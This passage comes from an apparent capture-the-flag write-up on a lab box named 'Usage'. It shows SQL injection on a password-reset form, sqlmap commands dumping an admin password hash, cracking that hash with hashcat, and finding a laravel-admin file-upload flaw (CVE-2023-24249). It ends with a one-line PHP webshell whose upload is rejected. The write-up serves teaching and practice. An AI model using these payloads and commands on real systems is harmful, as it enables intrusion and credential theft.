NPL3YiLCJtYWMiOiIxYjIyMGYwZjg5ZGRmNGM1NjJhNTgyNTliMWY0ODgwMjhjMmNiMThkMGU5OT
BkMDllYzE3MDUxOTYzMTljZmM3IiwidGFnIjoiIn0%3D; expires=Fri, 12 Jul 2024
19:40:25 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie:
laravel_session=eyJpdiI6ImNUaisxQVFkSjNYV1g2UUdaMVl3S3c9PSIsInZhbHVlIjoiZG04
TVpQaFMrRERmcTVEUm42UGNIME1lQ1o0RS9YdC9WcTE2Nm9yTmNXdVJiRFdMeE4ya0ZuZlA1YW0x
Nlh2anA3a0gwbWFsSjlPd0NUd1FLclFaSHZ5ajAySUJ0YnVSRCtXZVU3bVhvZVMzbmZ3M0tLTnZw
aTdUQlNyK3liQlEiLCJtYWMiOiI2OWQwNzU1Mzk4MjdiNTU2NDIzYTU3NWM1YjBkZjhkZmIwMDMz
YTgwNjY3M2JkYTZjNWYyZmFmOTE5ZWJlMzI2IiwidGFnIjoiIn0%3D; expires=Fri, 12 Jul
2024 19:40:25 GMT; Max-Age=7200; path=/; httponly; samesite=lax
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 5141
```


Laravel always sets a `XSRF-TOKEN` and `[app]_session` cookies. By default the `[app]` is `laravel`, but the application can change that.

Directory Brute Force

I'll run `feroxbuster` against the site, and include `-x php` since I know the site is PHP, but it quickly starts returning a ton of errors. This isn't going to work. I could do some things to slow down the brute force, but for an easy box this likely isn't necessary.

admin.usage.htb - TCP 80

This site presents a different login page:




My creds from the other site don’t work. The 404 page is the same, and the form loads as `/index.php`, so it’s likely part of the same application.

Shell as dash

SQL Injection

Identify

I’ll always test every field I come across with a single quote to see if anything crashes. On the password reset form, on submitting `'` as the email, the page returns 500:




That’s a good indication of SQL injection. It’s likely doing a query to look up the email address in the database. I can guess that looks like:

```
select * from users where email = '{my input}';
```

If that’s the case, if I send `' or 1=1 limit 1;-- -`, that would make:

```
select * from users where email = '' or 1=1;-- -';
```

It works:


Reset Password

We have e-mailed your password reset link to ' or 1=1 limit 1;-- -

That’s SQL injection.

Exploitation

While what I send is displayed back, it doesn’t seem like any data from the database is. It seems the code is just checking the length of replies and showing the email that was submitted.

That means getting data out of this will require an error-based or blind injection. I’ll use `sqlmap` for that.

In Burp, I’ll find a legit (no SQL injection) POST to `/forgot-password`, right-click on the request, and “Copy to file”. `sqlmap` takes that and looks for injections:

```
oxdf@hacky$ sqlmap -r reset.request --batch
...[snip]...
[14:17:36] [WARNING] POST parameter 'email' does not seem to be injectable
[14:17:36] [CRITICAL] all tested parameters do not appear to be injectable.
Try to increase values for '--level'/'--risk' options if you wish to perform
more tests. If you suspect that there is some kind of protection mechanism
involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--
tamper=space2comment') and/or switch '--random-agent'
[14:17:36] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 40 times
...[snip]...
```

It fails. But I know this is injectable. I'll try increasing the `level` and `risk` (and `threads` and tell it to focus on `email` to speed it up):

```
oxdf@hacky$ sqlmap -r reset.request --level 5 --risk 3 --threads 10 -p email
--batch
...[snip]...
sqlmap identified the following injection point(s) with a total of 739
HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery -
comment)
    Payload: _token=66wdoUK4YezV6ByHKCZcctCcm1Umtl8rKxq9WN4s&email=0xdf' AND
7794=(SELECT (CASE WHEN (7794=7794) THEN 7794 ELSE (SELECT 5566 UNION SELECT
6960) END))-- GLMi

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=66wdoUK4YezV6ByHKCZcctCcm1Umtl8rKxq9WN4s&email=0xdf' AND
4726=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A,
INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)--
BxSD
---
[14:30:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
...[snip]...
```

DB Enumeration

Now that `sqlmap` has identified the injection, I can use it to enumerate the DB. I'll start by listing databases by adding `--dbs` to the previous command:

```
oxdf@hacky$ sqlmap -r reset.request --level 5 --risk 3 --threads 10 -p email
--batch --dbs
...[snip]...
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
...[snip]...
```

`information_schema` and `performance_schema` are related to MySQL, where as `usage_blog` is related to the website. To list the tables in `usage_blog`, I'll replace `--dbs` with `-D usage_blog --tables`:

```
oxdf@hacky$ sqlmap -r reset.request --level 5 --risk 3 --threads 10 -p email
--batch -D usage_blog --tables
...[snip]...
Database: usage_blog
[15 tables]
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
...[snip]...
```

It's a bit slow, so I'll want to dump data selectively. I'll start with the `admin_users` table, replacing `--tables` with `-T admin_users --dump`:

```
oxdf@hacky$ sqlmap -r reset.request --level 5 --risk 3 --threads 10 -p email
--batch -D usage_blog -T admin_users --dump
...[snip]...
Database: usage_blog
Table: admin_users
[1 entry]
+----+---------------+---------+----------------------------------------
------------------+----------+---------------------+---------------------+--
------------------------------------------------------------+
| id | name          | avatar  | password
| username
| created_at          | updated_at          | remember_token
|
+----+---------------+---------+-----------------------------------------
------------------+----------+---------------------+---------------------+--
------------------------------------------------------------+
| 1  | Administrator | <blank> |
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin
| 2023-08-13 02:48:26 | 2023-08-23 06:02:19 |
kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
+----+---------------+---------+-----------------------------------------
------------------+----------+---------------------+---------------------+--
------------------------------------------------------------+
...[snip]...
```

There’s one user. I could dump the other tables, but that’s all I’ll need.

Crack Hash

I’ll save that hash to a file and use `hashcat` with the `rockyou.txt` wordlist to try to crack it. If I let it try to detect the hash format, it’ll complain there are multiple possibilities:

```
$ hashcat ./admin.hash rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
...[snip]...
The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       |
Category

======+============================================================+========
==============================
   3200 | bcrypt $2*$, Blowfish (Unix)                               |
Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             |
Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           |
Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       |
Forums, CMS, E-Commerce
```

```
Please specify the hash-mode with -m [hash-mode].
...[snip]...
```

The last three are cases where the password is hashes first with an older hashing format and then with `bcrypt`. That is a common way to migrate a database from just using MD5 to using BCrypt without having users have to change their password. Just set it to do both, and take all the MD5s currently in the DB and BCrypt them and they've been updated.

Given that, it makes sense to try straight BCrypt first:


```
$ hashcat ./admin.hash rockyou.txt -m 3200
hashcat (v6.2.6) starting
...[snip]...
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1
...[snip]...
```

On my host, it cracks in a few seconds to "whatever1".

RCE

Site Enumeration

That password works to log into `admin.usage.htb`:



Environment


PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3


This is some kind of admin dashboard. It’s showing information about the site, including the packages that are installed and the versions. Given that the top dependency is “laravel-admin”, it seems likely that that’s what is used to build this.

There’s another option to look at users and roles:



Identify CVE-2023-24249

Any time I get access to versions of things installed, it's good to do a quick search for "[software] [version] vulnerability". The first one gets a hit:


"laravel-admin" 1.8.18 vulnerability

Snyk
https://security.snyk.io › ... › Composer
Arbitrary Code Execution in encore/laravel-admin
Feb 28, 2023 — encore/**laravel-admin** is an administrative interface builder for laravel. Affected versions of this package are **vulnerable** to Arbitrary Code ...

GitHub
https://github.com › advisories
laravel-admin has Arbitrary File Upload vulnerability
Feb 27, 2023 — An arbitrary file upload **vulnerability** in **laravel-admin** v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file.

Vulners
https://vulners.com › Osv
CVE-2023-24249 - vulnerability database
Feb 27, 2023 — An arbitrary file upload **vulnerability** in **laravel-admin** v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file.

GitHub
https://github.com › z-song › laravel-admin › issues
CVE-2023-24249 · Issue #5726 · z-song/laravel-admin
Feb 27, 2023 — An arbitrary file upload **vulnerability** in **laravel-admin** v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file. #5793.

CVEDetails
https://www.cvedetails.com › product_id-61615 › Larav...
Laravel-admin Laravel-admin : Security vulnerabilities, CVEs
An arbitrary file upload **vulnerability** in **laravel-admin** v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file. Source: MITRE. Max CVSS.

They all reference v 1.8.19, and 1.8.18 is installed on Usage, which is close enough for further investigation.

CVE-2023-24249 Background


This page says all version less than 1.8.19, and links to this post detailing the vulnerability. Basically the admin profile picture upload does not validate that the extension is an image, and allows for PHP code to be uploaded and accessed with a `.php` extension, resulting in execution.

Exploit

I'll create a simple file named `0xdf.php` with the following PHP webshell as the contents:

```
<?php system($_REQUEST['cmd']); ?>
```


If I try to upload it, it's rejected:




Invalid type for file "0xdf.php". Only "image" files are supported.

No files selected

